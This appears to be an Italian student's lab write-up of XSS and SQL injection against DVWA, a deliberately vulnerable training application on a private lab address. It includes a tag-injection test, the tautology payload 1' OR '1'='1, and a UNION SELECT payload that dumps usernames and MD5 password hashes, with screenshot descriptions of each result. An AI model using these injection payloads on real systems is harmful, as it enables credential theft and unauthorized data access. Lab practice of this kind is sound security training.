



EXPLOIT DVWA - XXS/SQL INJECTION - S6/L2

- 1) Inserendo **Francesco** => Francesco



The image shows the DVWA (Damn Vulnerable Web Application) interface. The top header is dark grey with the DVWA logo. The left sidebar contains a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The main content area is titled "Vulnerability: Reflected Cross Site Scripting". It features a form with the label "What's your name?" and a text input field containing "Francesco". A "Submit" button is next to the input field. Below the input field, the output "Hello Francesco" is displayed in red text. Under the "More info" section, there are three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

- 2) Inserendo **<i>Francesco** => (Francesco in corsivo)



The image shows the DVWA (Damn Vulnerable Web Application) interface. The top header is dark grey with the DVWA logo. The left sidebar contains a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The main content area is titled "Vulnerability: Reflected Cross Site Scripting". It features a form with the label "What's your name?" and a text input field containing "<i>Francesco". A "Submit" button is next to the input field. Below the input field, the output "Hello *Francesco*" is displayed in red text. Under the "More info" section, there are three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

3) Inserendo progressivamente il numero **1 - 2 - 3 - 4 - 5**
=> Utente 1 - Utente 2 - Utente 3 - Utente 4 - Utente 5

192.168.20.10/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

192.168.20.10/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

192.168.20.10/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF


Vulnerability: SQL Injection

User ID:

ID: 3
First name: Hack
Surname: Me

192.168.20.10/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit#

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec



HomeInstructionsSetupBrute ForceCommand ExecutionCSRF

Vulnerability: SQL Injection


User ID:

Submit

ID: 4
First name: Pablo
Surname: Picasso

192.168.20.10/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit#

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec



HomeInstructionsSetupBrute ForceCommand ExecutionCSRF

Vulnerability: SQL Injection

User ID:

Submit

ID: 5
First name: Bob
Surname: Smith

4) Inserendo **1' OR '1'='1** => Elenco utenti dal 1° al 5°

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.20.10/dvwa/vulnerabilities/sqli/?id='+OR+'1'%3D'1&Submit=Submit#`. The left sidebar contains a menu with options: Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area, titled "User ID:", shows the results of the attack. A text input field contains the payload `1' OR '1'='1`, and a "Submit" button is next to it. Below the input, the results are displayed in red text:

```
ID: ' 1' OR '1'='1
First name: admin
Surname: admin

ID: ' 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' 1' OR '1'='1
First name: Hack
Surname: Me

ID: ' 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' 1' OR '1'='1
First name: Bob
Surname: Smith
```

5) Inserendo **1' UNION SELECT user, password FROM users#**
=> Elenco utenti e relative credenziali

The screenshot shows the DVWA interface. The browser address bar displays the URL: `192.168.20.10/dvwa/vulnerabilities/sqli/?id='1'+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#`. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area, titled "Vulnerability: SQL Injection", shows the results of the attack. A text input field contains the payload `1' UNION SELECT user, password FROM users#`, and a "Submit" button is next to it. Below the input, the results are displayed in red text:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```